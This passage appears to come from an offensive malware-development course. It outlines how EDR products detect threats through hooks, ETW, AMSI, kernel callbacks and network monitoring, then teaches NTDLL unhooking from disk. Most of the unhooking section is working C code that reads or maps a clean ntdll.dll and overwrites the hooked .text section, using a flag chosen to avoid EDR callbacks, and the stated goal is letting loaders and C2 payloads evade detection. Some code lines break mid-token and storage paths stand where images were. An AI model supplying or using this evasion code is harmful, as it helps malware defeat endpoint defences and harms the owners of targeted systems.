EDRs will collect data when installed on endpoints and then analyze and correlate them to identify potential threats. When a threat is detected, EDR solutions can automatically respond by containing and isolating the affected endpoint from the network or by taking other predefined actions such as deleting malicious files or terminating suspicious processes.

Additionally, EDRs will run programs in sandboxes when executed and then continue to monitor them while they are running in search of malicious behavior.

EDRs should be used as a part of a larger cyber security strategy and used alongside other solutions such as firewalls, intrusion detection systems (IDS), intrusion prevention systems (IPS), and security information and event management (SIEM) solutions. Blue teamers also use EDR logs to perform threat hunting and search for IoCs that could have potentially been missed by the solution.

How EDRs Work

An EDR agent typically consists of two parts: a user-mode application and a kernel-mode driver. These parts gather information using the variety of methods mentioned earlier. The collected data is then analyzed and matched against signatures and malicious behavior. Upon detecting malicious or suspicious behavior, the EDR will log the finding in the security dashboard. EDR settings are highly customizable and depending on its settings, it may either take an action on its own or simply provide an alert. Below is an image from one of Microsoft's articles showing the security dashboard for Microsoft Defender For Endpoint with a few alerts.

Signature Detection

Recall that antiviruses are generally limited to basic signature detection and can be easily bypassed. Although an EDR is far more complex and contains more functionality, it does incorporate AV features to detect known malware. Furthermore, defenders can expand their EDR detection capabilities by creating custom rules.

Detection Based on Behavior

Behavior and runtime detection are one of the main features of an EDR. It can monitor running processes using several methods which are mentioned below.

Userland Hooking

EDRs utilize userland hooking to detect malicious arguments passed to functions as well as see payloads after their decryption. Userland hooking was previously explained in the *Syscalls - Userland Hooking* module. The image below further illustrates userland hooking in action.

Event Tracing for Windows (ETW)

ETW or Event Tracing for Windows is a kernel mode mechanism built into the Windows operating system that tracks and records events that are triggered by drivers and user-mode applications on the current system.

The following image is from Microsoft's Instrumenting Your Code with ETW article, which shows the ETW architecture.

ETW can log events like process creation and termination, device driver loading and unloading, file and registry access, and user input events. It can also capture network events by logging established connections and authentication requests.

EDRs can utilize this built-in mechanism to further enhance their ability in collecting information about a specific endpoint. On the other hand, several tools also utilize ETW such as Sysmon and Procmon.

Bypassing ETW will be discussed in future modules.

Antimalware Scan Interface (AMSI)

AMSI or Antimalware Scan Interface is another security mechanism built into the Windows OS starting from Windows 10. It allows third-party software to integrate with it and scan and detect malicious applications.

The following image is from Microsoft's How the Antimalware Scan Interface (AMSI) helps you defend against malware article in which AMSI's architecture is visualized.

Through the use of AMSI, security software is capable of examining scripts, code, and .NET assemblies being executed and injected dynamically, such as those written in JavaScript, VBScript, PowerShell, or other scripting languages. Additionally, AMSI can scan .NET assemblies, which are programs built with Microsoft's .NET framework and programmed in C# and VB.NET.

AMSI is utilized through a group of APIs that are categorized by Microsoft as follows:

- Antimalware Scan Interface Enumerations - Enumerations used by AMSI programming elements.
- Antimalware Scan Interface Functions - Functions that an application can call to request a scan. The image below shows the available AMSI scanning functions.

  - Antimalware Scan Interface Interfaces - COM interfaces that make up the AMSI API.

  The core implementation of the AMSI API is provided by `amsi.dll` which is the main DLL that AMSI uses to carry out its operations (reference the above-mentioned functions). The operating system's security subsystem and third-party security products that integrate with AMSI are two other sets of DLLs that are used by AMSI.

Memory-Based Detection

Memory-based detections refer to the IoCs and signatures that are generated after executing your payload and are often created by it. These IoCs can be heap

allocations, trampolines when hooking APIs, thread stacks, and RWX memory sections.

Bypassing such measures take place post-execution as the payload is running where adjustments can be made to the payload's layout in memory. Memory-based detection is an advanced concept and is one of the most effective ways to detect malicious code execution.

Bypassing memory-based detections will be covered in future modules.

Kernel CallBacks and Minifilter Drivers

Kernel callbacks are a mechanism used in the Windows OS to allow kernel-mode code to register functions to be called by the OS at specific times or when an event occurs. Some example events are file creation, registry key modification, and a DLL being loaded.

When the event takes place, the OS will call the registered callback function and notify the kernel-mode code that it occurred. This "kernel-mode code" can be a device driver that is created by security products, which in this case is an EDR.

It is worth noting that poorly written or misconfigured callbacks can cause system instability, performance issues, or even security vulnerabilities therefore this isn't a method used by all EDR vendors.

Some example callbacks are listed below.

- PspCreateProcessNotifyRoutine - Registers a driver-supplied callback to be called whenever a process is created or deleted.
- PspLoadImageNotifyRoutine - Registers a driver-supplied callback to be called whenever an image (DLL or EXE) is loaded (or mapped) into memory.
- CmRegisterCallbackEx - Registers a driver-supplied callback to be called whenever a thread operates on the registry.

To intercept, examine, and potentially block I/O events, Microsoft advises security vendors to use minifilter drivers. Minifilter drivers are used in the Windows OS to intercept and modify I/O requests between applications and the file system. These drivers operate at a layer between the file system and the device driver that handles the physical I/O requests. EDRs can utilize minifilter drivers to register a callback for

each I/O operation which will notify the driver of specific actions, such as process creation, registry modification, etc.

Additionally, kernel callbacks can be registered by the EDR's Minifilter component in order to get unmodified data directly from the kernel, instead of having data coming from user-land resources, since these can be tampered with and modified.

An example of how EDRs could use minifilter drivers and kernel callbacks is by calling `PspCreateProcessNotifyRoutine` to trigger the EDR to load its user-mode DLL into the created processes, in which it can perform system call hooking, and then using the minifilter driver functionality to monitor I/O file system requests by this newly created process.

Network IoCs

Processes that establish network connections possess a higher degree of suspicion due to the possibility of the connection being to an attacker-controlled C&C server. Network connections will be monitored by EDRs and an alert will be triggered when a process that would not normally use a network connection begins doing so. For example, if process injection was done on `notepad.exe` and it began reaching out to the internet this is considered highly suspicious. Furthermore, aspects of the network connection are analyzed such as the target IP address, domain name, port number and network traffic.

Bypassing EDRs

Bypassing EDRs can be difficult to pull off at first and requires a group of methods and techniques instead of relying on a single approach. The reason multiple methods are required is that EDRs use more than one technique to monitor the process. For example, unhooking doesn't block ETWs events but will solve the userland hooking problem. Sometimes multiple implementations will be required to solve the same problem (this will be demonstrated in the NTDLL unhooking modules).

It is important to bear in mind that some EDR bypass techniques allow the loader to evade detection but not the C&C payload in use. This can be the case due to several reasons:

- The C&C network anomalies are well-known and signatured by the EDR.

- The loader uses direct/indirect syscalls and successfully evaded detection, but the C&C payload doesn't and still uses hooked functions.
- The C&C payload executed a noisy command, either intentionally or unintentionally. Such commands will catch the attention of an EDR, and thus your implementation will be detected (e.g. spawn cmd.exe and execute the `whoami` command).
- The C&C uses recognizable named IPCs handles or open specific ones (recall that IPCs are Pipes - Events - Metaphors - Semaphores). For example, executing the "load powershell" command using Meterpreter results in the following.

  For such reasons, and more, there would be a lot of cases where your implementation would succeed in returning a connection to your C2 server, but would get detected when running some specific commands. So choosing your C2 is an important decision for runtime evasion. It is always advised to use a highly flexible and malleable C2 framework rather than a limited one.

  In the following modules, multiple strategies will be presented to address EDR detection mechanisms. One may select the method that best fits their needs and combine it with other previously shown techniques to create successful implementations that can bypass EDR solutions.

83. NTDLL Unhooking - Introduction

NTDLL Unhooking - Introduction

Introduction

Earlier modules demonstrated the power of using direct syscalls to avoid userland hooks by creating a syscall in their project file and invoking it instead. In this module, a different approach will be presented to achieve the same goal of circumventing these hooks. This approach replaces the hooked DLL in the loaded process with an unaltered version that is not hooked.

The difficulty in this method is obtaining the unhooked DLL, which is usually the `ntdll.dll` file.

Unhooking

Replacing the hooked DLL with an unhooked version requires manually setting up the IAT, fixing reallocations, and other tedious tasks. To avoid this, a portion of the DLL, specifically the `.text` section which contains the hooks, can be replaced instead. The text section contains the DLL's exported functions code, which is where potential userland hooks are installed.

Replacing the text section of an image file simply requires its base address and size, both of which are located in the `IMAGE_OPTIONAL_HEADER` header as `BaseOfCode` and `SizeOfCode` respectively.

Another way to retrieve the base address of the text section and its size, is through the `IMAGE_SECTION_HEADER` header, by searching for the `.text` string in the `IMAGE_SECTION_HEADER.Name` array, which was demonstrated in the *Parsing PE Headers* module.

The memory permissions of the text section of the DLL need to be changed to replace it with a new text section. To do this, the `VirtualProtect` WinAPI must be used. The text section is generally marked as `RX`, however in order to replace it with a new text section, the memory permissions should be modified to allow for writing data. Ensure the new

memory permissions are set to `PAGE_EXECUTE_READWRITE` or `PAGE_EXECUTE_WRITECOPY` to allow for writing data as well as executing the functions.

Text Section Alignment

The offset of the text section for most DLLs **on disk** is `0x400` which is equivalent to 1024. This can be seen below using Pe-Bear and HxD binary editor when inspecting `ntdll.dll`.

The offset will change when the DLL file **is mapped into the memory of a process**. The text section is mainly set to be at an offset of `0x1000` or 4096 as shown below.

On Disk vs In Memory Offset

The text section of the DLL image on disk is set to an offset of 1KB or 1024 bytes due to binary files often being aligned on 1kb boundaries, which assists in improving disk I/O operations performance.

When the binary is loaded into memory and mapped into a process, it is aligned to a different boundary of 4KB or 4096 bytes, which is often utilized as a page size for virtual memory operations to enhance memory access and CPU performance.

It's crucial to keep this in mind as this information will be required when implementing the unhooking logic in the upcoming modules.

NTDLL Unhooking Methods

Later modules will teach how to replace the text section of the `ntdll.dll` file with a different version retrieved from the sources below.

- From Disk - This is where the `ntdll.dll` binary is saved `C:\Windows\System32\ntdll.dll`.
- From KnownDlls Directory - A directory in the Windows OS that contains a group of DLLs and is used by the Windows loader for performance reasons.
- From a Suspended Process - Where `ntdll.dll` is read from another remote suspended process.
- From a Webserver - Where `ntdll.dll` is read from a web server, which in this case will be Winbindex.

84. NTDLL Unhooking - From Disk

NTDLL Unhooking - From Disk

Introduction

This module demonstrates how one can implement NTDLL unhooking by overwriting the hooked NTDLL's text section with an unhooked version from an NTDLL image on disk. The steps to perform NTDLL unhooking will be as follows:

1. Retrieve a handle to a clean version of NTDLL from disk by either reading it or mapping it (both methods are demonstrated below).
2. Fetch the hooked NTDLL's handle that belongs to the current process.
3. Retrieve the text section of the hooked NTDLL.
4. Retrieve the text section of the clean NTDLL.
5. Overwrite the hooked NTDLL's text section with the unhooked NTDLL's text section.

With that being said, let's start with the first step which is to retrieve a handle for the clean NTDLL image.

Retrieving NTDLL

Retrieving a clean version of NTDLL from disk can be done using the methods described in the sections below.

ReadFile WinAPI

One of the obvious ways to read `ntdll.dll` from disk is using the ReadFile WinAPI which can be used to read files from disk. It is important to keep in mind that the text section of the `ntdll.dll` file will have an offset of 1024.

The `ntdll.dll` file can be read from disk using the custom `ReadNtdllFromDisk` function shown below which
uses `GetWindowsDirectoryA`, `CreateFileA`, `GetFileSize` and `ReadFile` WinAPIs. Again, recall that the DLL file is stored inside `C:\Windows\System32\`.

The `ReadNtdllFromDisk` function will return `TRUE` if it succeeds in reading the ntdll.dll file. It has a single OUT parameter, `ppNtdllBuf`, which holds the base address of the `ntdll.dll`.

```
#define NTDLL "NTDLL.DLL"


BOOL ReadNtdllFromDisk(OUT PVOID* ppNtdllBuf) {

  CHAR      cWinPath    [MAX_PATH / 2]    = { 0 };
  CHAR      cNtdllPath  [MAX_PATH]        = { 0 };
  HANDLE      hFile                         = NULL;
  DWORD       dwNumberOfBytesRead           = NULL,
                dwFileLen                     = NULL;
  PVOID       pNtdllBuffer                  = NULL;

  // getting the path of the Windows directory
  if (GetWindowsDirectoryA(cWinPath, sizeof(cWinPath)) == 0) {
    printf("[!] GetWindowsDirectoryA Failed With Error : %d \n", GetLastError());
    goto _EndOfFunc;
  }

  // 'sprintf_s' is a more secure version than 'sprintf'
  sprintf_s(cNtdllPath, sizeof(cNtdllPath), "%s\\System32\\%s", cWinPath, NTDLL);

  // getting the handle of the ntdll.dll file
  hFile = CreateFileA(cNtdllPath, GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_EXISTING, FILE_ATTRIBU
TE_NORMAL, NULL);
  if (hFile == INVALID_HANDLE_VALUE) {
    printf("[!] CreateFileA Failed With Error : %d \n", GetLastError());
    goto _EndOfFunc;
  }

  // allocating enough memory to read the ntdll.dll file
  dwFileLen     = GetFileSize(hFile, NULL);
  pNtdllBuffer  = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, dwFileLen);

  // reading the file
  if (!ReadFile(hFile, pNtdllBuffer, dwFileLen, &dwNumberOfBytesRead, NULL) || dwFileLen != dwNumb
erOfBytesRead) {
    printf("[!] ReadFile Failed With Error : %d \n", GetLastError());
    printf("[i] Read %d of %d Bytes \n", dwNumberOfBytesRead, dwFileLen);
    goto _EndOfFunc;
  }

  *ppNtdllBuf = pNtdllBuffer;

_EndOfFunc:
  if (hFile)
    CloseHandle(hFile);
  if (*ppNtdllBuf == NULL)
```

```
    return FALSE;
  else
    return TRUE;
}
```

Mapping NTDLL

The `CreateFileMappingA` and `MapViewOfFile` WinAPIs can also be used to read the `ntdll.dll` file from `C:\Windows\System32\`. When using these WinAPIs, the text section offset will be 4096 rather than 1024. This is because the image is mapped which causes the Windows loader to apply this alignment modification. Without the `SEC_IMAGE` or `SEC_IMAGE_NO_EXECUTE` flags in `CreateFileMappingA`, this alignment will not occur and therefore the offset remains at 1024.

The `SEC_IMAGE_NO_EXECUTE` flag will be used in the implementation below because it doesn't trigger the PsSetLoadImageNotifyRoutine callback. This means that the use of this flag will not alert EDRs and other security products that are utilizing this function when ntdll.dll is mapped into memory. This is indicated in the Windows documentation for `CreateFileMappingA` as shown below.

SEC_IMAGE_NO_EXECUTE 0x11000000	Specifies that the file that the *hFile* parameter specifies is an executable image file that will not be executed and the loaded image file will have no forced integrity checks run. Additionally, mapping a view of a file mapping object created with the **SEC_IMAGE_NO_EXECUTE** attribute will not invoke driver callbacks registered using the PsSetLoadImageNotifyRoutine kernel API. The **SEC_IMAGE_NO_EXECUTE** attribute must be combined with the **PAGE_READONLY** page protection value. No other attributes are valid with **SEC_IMAGE_NO_EXECUTE**. **Windows Server 2008 R2, Windows 7, Windows Server 2008, Windows Vista, Windows Server 2003 and Windows XP:** This value is not supported before Windows Server 2012 and Windows 8.

Fetching `ntdll.dll` from disk using the mapping WinAPIs is done via the custom `MapNtdllFromDisk` function below. `MapNtdllFromDisk` returns `TRUE` if it succeeds in reading the ntdll.dll file.

```
#define NTDLL "NTDLL.DLL"

BOOL MapNtdllFromDisk(OUT PVOID* ppNtdllBuf) {

  HANDLE  hFile                           = NULL,
        hSection                        = NULL;
```

```
  CHAR    cWinPath    [MAX_PATH / 2]      = { 0 };
  CHAR    cNtdllPath  [MAX_PATH]          = { 0 };
  PBYTE   pNtdllBuffer                    = NULL;

  // getting the path of the Windows directory
  if (GetWindowsDirectoryA(cWinPath, sizeof(cWinPath)) == 0) {
    printf("[!] GetWindowsDirectoryA Failed With Error : %d \n", GetLastError());
    goto _EndOfFunc;
  }

  // 'sprintf_s' is a more secure version than 'sprintf'
  sprintf_s(cNtdllPath, sizeof(cNtdllPath), "%s\\System32\\%s", cWinPath, NTDLL);

  // getting the handle of the ntdll.dll file
  hFile = CreateFileA(cNtdllPath, GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_EXISTING, FILE_ATTRIBU
TE_NORMAL, NULL);
  if (hFile == INVALID_HANDLE_VALUE) {
    printf("[!] CreateFileA Failed With Error : %d \n", GetLastError());
    goto _EndOfFunc;
  }

  // creating a mapping view of the ntdll.dll file using the 'SEC_IMAGE_NO_EXECUTE' flag
  hSection = CreateFileMappingA(hFile, NULL, PAGE_READONLY | SEC_IMAGE_NO_EXECUTE, NULL, NULL, NUL
L);
  if (hSection == NULL) {
    printf("[!] CreateFileMappingA Failed With Error : %d \n", GetLastError());
    goto _EndOfFunc;
  }

  // mapping the view of file of ntdll.dll
  pNtdllBuffer = MapViewOfFile(hSection, FILE_MAP_READ, NULL, NULL, NULL);
  if (pNtdllBuffer == NULL) {
    printf("[!] MapViewOfFile Failed With Error : %d \n", GetLastError());
    goto _EndOfFunc;
  }

  *ppNtdllBuf = pNtdllBuffer;

_EndOfFunc:
  if (hFile)
    CloseHandle(hFile);
  if (hSection)
    CloseHandle(hSection);
  if (*ppNtdllBuf == NULL)
    return FALSE;
  else
    return TRUE;
}
```

Both `ReadNtdllFromDisk` and `MapNtdllFromDisk` functions perform the same task but will result in a different text section offset.

Reading vs Mapping NTDLL

Sometimes when the `ntdll.dll` file is read from disk rather than mapped to memory, the offset of its text section might be 4096 instead of the expected 1024. Mapping the `ntdll.dll` file to memory is more reliable since the text section offset will always equal the `IMAGE_SECTION_HEADER.VirtualAddress` offset of the DLL file.

Unhooking

Several actions need to be taken to unhook `ntdll.dll`. These actions will be demonstrated step-by-step to aid simplicity.

1 - Fetching The Local Ntdll.dll Image Handle

In order to replace the text section of the locally hooked `ntdll.dll`, the base address and size of it must first be obtained. This can be done in various ways, but first, a handle to the local NTDLL module must be obtained. This can be achieved using `GetModuleHandleA("ntdll.dll")` or with the custom `GetModuleHandle` implementation demonstrated in prior modules. For now, the `FetchLocalNtdllBaseAddress` function will be used to complete this task.

```
PVOID FetchLocalNtdllBaseAddress() {

#ifdef _WIN64
  PPEB pPeb = (PPEB)__readgsqword(0x60);
#elif _WIN32
  PPEB pPeb = (PPEB)__readfsdword(0x30);
#endif // _WIN64// Reaching to the 'ntdll.dll' module directly (we know its the 2nd image after th
e local image name)
  PLDR_DATA_TABLE_ENTRY pLdr = (PLDR_DATA_TABLE_ENTRY)((PBYTE)pPeb->Ldr->InMemoryOrderModuleList.F
link->Flink - 0x10);

  return pLdr->DllBase;
}
```

- `pPeb->Ldr->InMemoryOrderModuleList.Flink->Flink` is a pointer to the second entry in the linked list. The function skips the first entry because that is related to the local

image (e.g. DiskUnhooking.exe). The second entry, however, is related to the `ntdll.dll` module.

- Although `pPeb->Ldr->InMemoryOrderModuleList.Flink->Flink` is a pointer to the second entry, it points to the end of the entry rather than the beginning of it. The size of the `LIST_ENTRY` structure is `0x10`, therefore `0x10` is subtracted to move the pointer to the beginning of the second entry, which is the position of `ntdll.dll` as explained in the first point.
- `return pLdr->DllBase` returns the handle/base address of the `ntdll.dll` image.

2 - Fetching The Local Ntdll.dll's Text Section

After using the `FetchLocalNtdllBaseAddress` function to retrieve a handle to the local `ntdll.dll`, the base address and size of its text section can now be retrieved. Two methods of doing so are demonstrated below.

Method 1 - Optional Header Structure

The first method uses the `Optional Header` structure since `IMAGE_OPTIONAL_HEADER` contains the RVA of the base address of the text section (`BaseOfCode`) along with its size (`SizeOfCode`). A few variables are explained for the code snippet to be understood:

- `pLocalNtdll` is the base address of the `ntdll.dll` image returned by `FetchLocalNtdllBaseAddress`.
- `pLocalNtdllTxt` is the text section's base address.
- `sNtdllTxtSize` is the text section's size.

```
PIMAGE_DOS_HEADER pLocalDosHdr  = (PIMAGE_DOS_HEADER)pLocalNtdll;
if (pLocalDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
  return FALSE;

PIMAGE_NT_HEADERS   pLocalNtHdrs  = (PIMAGE_NT_HEADERS)((PBYTE)pLocalNtdll + pLocalDosHdr->e_lfane
w);
if (pLocalNtHdrs->Signature != IMAGE_NT_SIGNATURE)
  return FALSE;

PVOID pLocalNtdllTxt  = (PVOID)(pLocalNtHdrs->OptionalHeader.BaseOfCode + (ULONG_PTR)pLocalNtdll);
SIZE_T  sNtdllTxtSize = pLocalNtHdrs->OptionalHeader.SizeOfCode;
```

Method 2 - IMAGE_SECTION_HEADER Structure

The second method searches for the text section in the `IMAGE_SECTION_HEADER` structure array. This was previously demonstrated in the *Parsing PE Headers* module.

- `pLocalNtHdrs` is a pointer to the Nt headers structure
- `pLocalNtdllTxt` and `sNtdllTxtSize` are the text section's base address and its size, respectively.

When `pSectionHeader[i].Name` is equal to ".text", the if statement performs a string comparison against the first 4 characters, being ".tex". The `(*ULONG)*` expression reverses the value of ".tex" to be "xet.". This happens because the least significant byte will be read first and placed in the most significant position of the `ULONG` value, and the most significant byte will be read last and placed in the least significant position of the `ULONG` value. After that, a bitwise OR operation is done against the string "xet." with `0x20202020` to align it to a 32-bit boundary, which results in the 'xet.' value, that is `0x7865742E` in hex.

This is done to avoid using the `strcmp` function. An alternative approach could have been performed using a string hashing function where the hash value of the ".text" string is calculated and compared to that of `pSectionHeader[i].Name`.

```
PIMAGE_SECTION_HEADER pSectionHeader = IMAGE_FIRST_SECTION(pLocalNtHdrs);

for (int i = 0; i < pLocalNtHdrs->FileHeader.NumberOfSections; i++) {

  // if( strcmp(pSectionHeader[i]->Name, ".text") == 0) )
  if ((*(ULONG*)pSectionHeader[i].Name | 0x20202020) == 'xet.') {
    PVOID pLocalNtdllTxt  = (PVOID)((ULONG_PTR)pLocalNtdll + pSectionHeader[i].VirtualAddress);
    SIZE_T sNtdllTxtSize  = pSectionHeader[i].Misc.VirtualSize;
    break;
  }
}
```

This method will be used to retrieve the required information about the text section in all the NTDLL unhooking modules.

3 - Fetching The Unhooked Ntdll.dll's Text Section

The next step is to get the base address of the unhooked `ntdll.dll`'s text section. This can be done using either `ReadNtdllFromDisk` or `MapNtdllFromDisk` functions. Then simply add

that base address to the offset of the text section, which will differ depending on which function was used to retrieve the unhooked `ntdll.dll`'s text section.

If `ReadNtdllFromDisk` is used then the text section's offset will be equal to 1024 bytes. Otherwise, if `MapNtdllFromDisk` is used then the text section's offset will be equal to the NTDLL's `IMAGE_SECTION_HEADER.VirtualAddress`, which is generally 4096 bytes.

The pseudocode below shows the process for both scenarios.

```
// Mapped
PVOID pUnhookedTxtNtdll = (ULONG_PTR)(MapNtdllFromDisk output) + (4096 or IMAGE_SECTION_HEADER.Vir
tualAddress of ntdll.dll);

// Read
PVOID pUnhookedTxtNtdll = (ULONG_PTR)(ReadNtdllFromDisk output) + 1024;
```

4 - Text Section Replacement

Having obtained all the necessary information, the next step is to swap the hooked NTDLL text section with the unhooked one. This is done via `memcpy`, where the destination parameter is the base address of the hooked text section and the source is the unhooked text section.

Recall that the memory permission of the text section should be modified to allow execution and writing. This will be done using the `VirtualProtect` WinAPI by setting the `PAGE_EXECUTE_WRITECOPY` or `PAGE_EXECUTE_READWRITE` flags.

After successfully updating the text sections, `VirtualProtect` should be called again to restore the previous memory permissions of the text section, `PAGE_EXECUTE_READ`.

The Unhooking Function

The following `ReplaceNtdllTxtSection` function will be used in the upcoming modules as well. The function has one parameter, `pUnhookedNtdll`, which is the base address of the unhooked `ntdll.dll`.

The function also has preprocessor code that modifies the offset of the text section depending on which method was used to fetch the `ntdll.dll` file. If `MAP_NTDLL` is defined, the offset will be `pSectionHeader[i].VirtualAddress`. Alternatively, if `READ_NTDLL` is defined, the offset is set to 1024.

Defining `MAP_NTDLL` or `READ_NTDLL` will be left up to the user, depending on which function was used to read `ntdll.dll`.

```
// #define MAP_NTDLL
// or
// #define READ_NTDLL

BOOL ReplaceNtdllTxtSection(IN PVOID pUnhookedNtdll) {

  PVOID               pLocalNtdll = (PVOID)FetchLocalNtdllBaseAddress();

  // getting the dos header
  PIMAGE_DOS_HEADER   pLocalDosHdr  = (PIMAGE_DOS_HEADER)pLocalNtdll;
  if (pLocalDosHdr && pLocalDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
    return FALSE;

  // getting the nt headers
  PIMAGE_NT_HEADERS   pLocalNtHdrs  = (PIMAGE_NT_HEADERS)((PBYTE)pLocalNtdll + pLocalDosHdr->e_lfa
new);
  if (pLocalNtHdrs->Signature != IMAGE_NT_SIGNATURE)
    return FALSE;


  PVOID   pLocalNtdllTxt  = NULL, // local hooked text section base address
          pRemoteNtdllTxt  = NULL; // the unhooked text section base address
  SIZE_T    sNtdllTxtSize = NULL; // the size of the text section


  // getting the text section
  PIMAGE_SECTION_HEADER pSectionHeader = IMAGE_FIRST_SECTION(pLocalNtHdrs);

  for (int i = 0; i < pLocalNtHdrs->FileHeader.NumberOfSections; i++) {

    // the same as if( strcmp(pSectionHeader[i].Name, ".text") == 0 )
    if ((*(ULONG*)pSectionHeader[i].Name | 0x20202020) == 'xet.') {

      pLocalNtdllTxt  = (PVOID)((ULONG_PTR)pLocalNtdll + pSectionHeader[i].VirtualAddress);
#ifdef MAP_NTDLL
      pRemoteNtdllTxt = (PVOID)((ULONG_PTR)pUnhookedNtdll + pSectionHeader[i].VirtualAddress);
#endif
#ifdef READ_NTDLL
      pRemoteNtdllTxt = (PVOID)((ULONG_PTR)pUnhookedNtdll + 1024);
#endif
      sNtdllTxtSize = pSectionHeader[i].Misc.VirtualSize;
      break;
    }
  }


  // small check to verify that all the required information is retrieved
```

```
  if (!pLocalNtdllTxt || !pRemoteNtdllTxt || !sNtdllTxtSize)
    return FALSE;


  DWORD dwOldProtection = NULL;

  // making the text section writable and executable
  if (!VirtualProtect(pLocalNtdllTxt, sNtdllTxtSize, PAGE_EXECUTE_WRITECOPY, &dwOldProtection)) {
    printf("[!] VirtualProtect [1] Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  // copying the new text section
  memcpy(pLocalNtdllTxt, pRemoteNtdllTxt, sNtdllTxtSize);

  // rrestoring the old memory protection
  if (!VirtualProtect(pLocalNtdllTxt, sNtdllTxtSize, dwOldProtection, &dwOldProtection)) {
    printf("[!] VirtualProtect [2] Failed With Error : %d \n", GetLastError());
    return FALSE;
  }


  return TRUE;
}
```

Handling Edge Cases

Recall that when the `ntdll.dll` file is read from disk rather than mapped to memory, the offset of the text section may be 4096 instead of 1024. To solve this problem programmatically, the following if-statement is added to the `ReplaceNtdllTxtSection` function.


If `READ_NTDLL` is defined, the if-statement is included to determine the text section's offset. This is done by comparing the first four bytes of the calculated base address with that of `pLocalNtdllTxt`. If they are equal, the new NTDLL's text section's offset is 1024 and the calculated base address does not need to be modified. Otherwise, the offset is 4096 and additional modifications are required.

```
#ifdef READ_NTDLL// small check to verify that 'pRemoteNtdllTxt' is really the base address of the
text section
  if (*(ULONG*)pLocalNtdllTxt != *(ULONG*)pRemoteNtdllTxt) {
    // if not, then the read text section is of offset 4096, so we add 3072 (because we added 1024
already)
    (ULONG_PTR)pRemoteNtdllTxt += 3072;
    // checking again
    if (*(ULONG*)pLocalNtdllTxt != *(ULONG*)pRemoteNtdllTxt)
```


```
        return FALSE;
    }
#endif
```

Example

The first four bytes of `ntdll.dll` are `0xCC 0xCC 0xCC 0xCC`.



If the first 4 bytes are not equal to `0xCC 0xCC 0xCC 0xCC` then `pRemoteNtdllTxt` is miscalculated. Therefore, the actual text section offset is 4096 and so an additional 3072 are added to that address since 1024 was already checked. The recalculation is demonstrated in the following image.



Improving The Implementation

